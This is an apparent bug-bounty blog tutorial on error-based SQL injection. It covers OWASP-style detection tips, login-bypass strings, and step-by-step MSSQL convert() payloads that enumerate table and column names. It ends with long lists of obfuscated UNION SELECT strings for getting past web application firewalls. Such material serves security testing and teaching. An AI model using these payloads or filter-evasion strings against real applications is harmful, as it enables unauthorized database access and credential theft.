# Exploiting Error Based SQL Injections & Bypassing Restrictions

goswamiijaya Follow
Jan 17 · 7 min read

In this article, we will be learning how to escalate attacks when we are stuck with Error Based SQL Injections. Before diving in, let's quickly grasp the basics of Error-based SQLi.


### What is Error-Based SQL Injection Attacks?

Error-based SQL injection attack is an **In-band injection** technique where we **utilize the error output** from the database to manipulate the data inside the database.

> *In **In-band injection**, the attacker uses the same communication channel for both attack and data retrieval. You can force data extraction by using a vulnerability in which the code will output a SQL error rather than the required data from the server. The error generated by the database is enough for the attacker to understand the database structure entirely.*

"Error-Based SQL Injection technique forces the database to generate an error, giving the attacker or tester information upon which to refine their injection." — OWASP.

## Key: "When life gives you a lemon, make a lemonade."




> *In Simple words: Use the thrown error, to precisely craft the next payload.*

## Where to check, if an application could be vulnerable to SQLi? — by OWASP

The first step in this test is to **understand when the application interacts with a DB Server** in order to access some data. Typical examples of cases when an application needs to talk to a DB include:

- **Authentication forms:** when authentication is performed using a web form, chances are that the user credentials are checked against a database that contains all usernames and passwords (or, better, password hashes).
- **Search engines:** the string submitted by the user could be used in a SQL query that extracts all relevant records from a database.
- **E-Commerce sites:** the products and their characteristics (price, description, availability, etc) are very likely to be stored in a database.

Make a list of all input fields whose values could be used in crafting a SQL query, including the hidden fields of POST requests, and then test them separately, trying to interfere with the query and to generate an error. Consider also HTTP headers and Cookies.

The very first test usually consists of adding a single quote `'` (string terminator)or a semicolon `;` (used to end a SQL statement) to the field or parameter under test, if not filtered, likely to generate an error.

On a **Microsoft SQL Server**, the output of a vulnerable field might resemble the following:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e14'
[Microsoft][ODBC SQL Server Driver][SQL Server]Unclosed quotation mark before the
character string ''.
/target/target.asp, line 113
```

Also, comment delimiters ( `--` or `/* */` , etc) and other SQL keywords like `AND` and `OR` can be used to try to modify the query. A very simple but sometimes still effective technique is simply to **insert a string where a number is expected**, as an error like the following might be generated:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the
varchar value 'test' to a column of data type int.
/target/target.asp, line 113
```

Monitor all the responses from the webserver and have a **look at the HTML/JavaScript source code**. Sometimes the error is present inside them but for some reason (e.g. JavaScript error, HTML comments, etc) is not presented to the user.

A **full error message**, like those in the examples, provides a **wealth of information** to the tester in order to mount a successful injection attack. However, applications often do not provide so much detail: a simple **'500 Server Error'** or a custom error page might be issued, meaning that we need to use blind injection techniques.

In any case, it is very important to **test each field separately**: **only one variable must vary while all the others remain constant,** in order to precisely understand which parameters are vulnerable and which are not.

## How to verify & exploit, error-based SQLi?

**STEPS:**

1. As mentioned above, the first step is to break out of SQL query statements. Put single-quote `(')`, double-quote `(")`, backtick `(`)` or semi-colon `(;)` in the identified input fields to interfere with the existing query.
2. Look out for any error-messages or misbehavior in the application.

## What to look for?

> *True* = `Valid Query + No error messages`
>
> *False* = `Invalid Query + Error messages`
>
> *1. In case the Input field is:* ***String***
> *where Query* = `SELECT * FROM Table WHERE id = '1';`
> *if,*

> *' gives False then ' ' must give a True*
>
> *" gives False then " " must give a True*
>
> *\ gives False then \\ must give a True*
>
> *2. In case the Input field is:* ***Numeric***
> *where Query =* `SELECT * FROM Table WHERE id = 1;`
>
> `AND 1` *True*
>
> `AND 0` *False*
>
> `AND true` *True*
>
> `AND false` *False*
>
> `1-false` *Returns 1 if vulnerable*
>
> `1-true` *Returns 0 if vulnerable*
>
> `1*50` *Returns 50 if vulnerable*
>
> `1*50` *Returns 1 if not vulnerable*
>
> *3. In case the Input field is:* ***Login***
> *where Query =* `SELECT * FROM Table WHERE username = '';`
>
> ```
> ' OR '1
> ' OR 1 – -
> " OR "" = "
> " OR 1 = 1 – -
> '='
> 'LIKE'
> '=0 – +
> ```

3. Now that we have got the vulnerable input field. Examine the error message. Here's a snapshot of what a **full error message** would look like.

Notice the extra `'` in the site URL, that broke the query.

Full Error Message

**Note**: Error Based SQLi works only when error messages are shown to the user.

a) Use Query: `' and 1=convert(int,(select top 1 table_name from information_schema.tables))--`

The above query will retrieve the top **table_name** from the database.

Notice the value 'Download_Dcoument' which is the table_name that we fetched.

fig: a

b) Now Use Query: `‘ and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in (‘Download_Dcoument’)))--`

The above query will retrieve the next top **table_name** from the database.

Notice the value ‘login_audit’ which is the table_name that we fetched.

fig: b

c) Now Use Query: `‘ and 1=convert(int,(select top 1 table_name from information_schema.tables where table_name not in (‘Download_Dcoument’,'login_audit')))--`

The above query will retrieve the next top **table_name** after “login_audit” from the database.

Notice the value ‘MDCal_Event’ which is the table_name that we fetched.

fig: c

Similarly, we can get the other table_names as well.

4. Now that we know the **table_name,** we can escalate the attack further to get the **column_names**

a) Use Query: `' and 1=convert(int,(select top 1 column_name from information_schema.columns where table_name='npslogin'))--`

The above query will retrieve the top **column_name** from table " `npslogin` ".

Notice 'log_id' is the column_name.

fig: 4a

Similarly, we can get the other **column_name** as well.

5. After getting the desired **column_names,** you can directly get the data from the specific table of the database.

Refer to: **Identifying & Exploiting SQL Injections: Manual & Automated** for further steps.



## Bypassing Restrictions:

The application might be performing some filtering based on a checklist or whitelist. You can always try replacing the query strings with the below-mentioned strings to bypass any such restrictions.

## 1. WAF Bypassing Strings:

```
 /*!%55NiOn*/ /*!%53eLEct*/ %55nion(%53elect 1,2,3)-- - +union+distinct+select+
+union+distinctROW+select+ /**//*!12345UNION SELECT*//**/ concat(0x223e,@@version)
concat(0x273e27,version(),0x3c212d2d)
concat(0x223e3c62723e,version(),0x3c696d67207372633d22)
concat(0x223e,@@version,0x3c696d67207372633d22)
concat(0x223e,0x3c62723e3c62723e3c62723e,@@version,0x3c696d67207372633d22,0x3c62
723e) concat(0x223e3c62723e,@@version,0x3a,”BlackRose”,0x3c696d67207372633d22)
concat(‘’,@@version,’’) /**//*!50000UNION SELECT*//**/
/**/UNION/**//*!50000SELECT*//**/ /*!50000UniON SeLeCt*/ union /*!50000%53elect*/
+#uNiOn+#sEleCt +#1q%0AuNiOn all#qa%0A#%0AsEleCt /*!%55NiOn*/ /*!%53eLEct*/
/*!u%6eion*/ /*!se%6cect*/ +un/**/ion+se/**/lect uni%0bon+se%0blect
%2f**%2funion%2f**%2fselect union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A
REVERSE(noinu)+REVERSE(tceles) /*--*/union/*--*/select/*--*/ union (/*!/**/ SeleCT
*/ 1,2,3) /*!union*/+/*!select*/ union+/*!select*/ /**/union/**/select/**/
/**/uNIon/**/sEleCt/**/ /**//*!union*//**//*!select*//**/ /*!uNIOn*/ /*!SelECt*/
+union+distinct+select+ +union+distinctROW+select+ +UnIOn%0d%0aSeleCt%0d%0a
UNION/*&test=1*/SELECT/*&pwn=2*/ un?+un/**/ion+se/**/lect+ +UNunionION+SEselectLECT+
+uni%0bon+se%0blect+ %252f%252a*/union%252f%252a /select%252f%252a*/
/%2A%2A/union/%2A%2A/select/%2A%2A/ %2f**%2funion%2f**%2fselect%2f**%2f
union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A /*!UnIoN*/SeLecT+
```

## 2. Union Select by PASS with Url Encoded Method: `%55nion(%53elect)`

```
union%20distinct%20select union%20%64istinctRO%57%20select union%2053elect %23?
%0auion%20?%23?%0aselect %23?zen?%0Aunion all%23zen%0A%23Zen%0Aselect %55nion
%53eLEct u%6eion se%6cect unio%6e %73elect unio%6e%20%64istinc%74%20%73elect uni%6fn
distinct%52OW s%65lect %75%6e%6f%69%6e %61%6c%6c %73%65%6c%65%63%7
```

### 3. Illegal mix of Collations ByPass Method :

```
unhex(hex(Concat(Column_Name,0x3e,Table_schema,0x3e,table_Name)))

/*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char(37,%20112,%
2097,%20115,%20115,%2037)

union select
1,2,unhex(hex(Concat(Column_Name,0x3e,Table_schema,0x3e,table_Name))),4,5
/*!from*/information_schema.columns/*!where*/column_name%20/*!like*/char(37,%20112,%
2097,%20115,%20115,%2037)?
```

Happy Hunting. Ciao!

## References:


WSTG - Latest

SQL injection testing checks if it is possible to inject data into the application so that it executes a...

owasp.org

Infosec Bug Bounty Security Sql Error Handling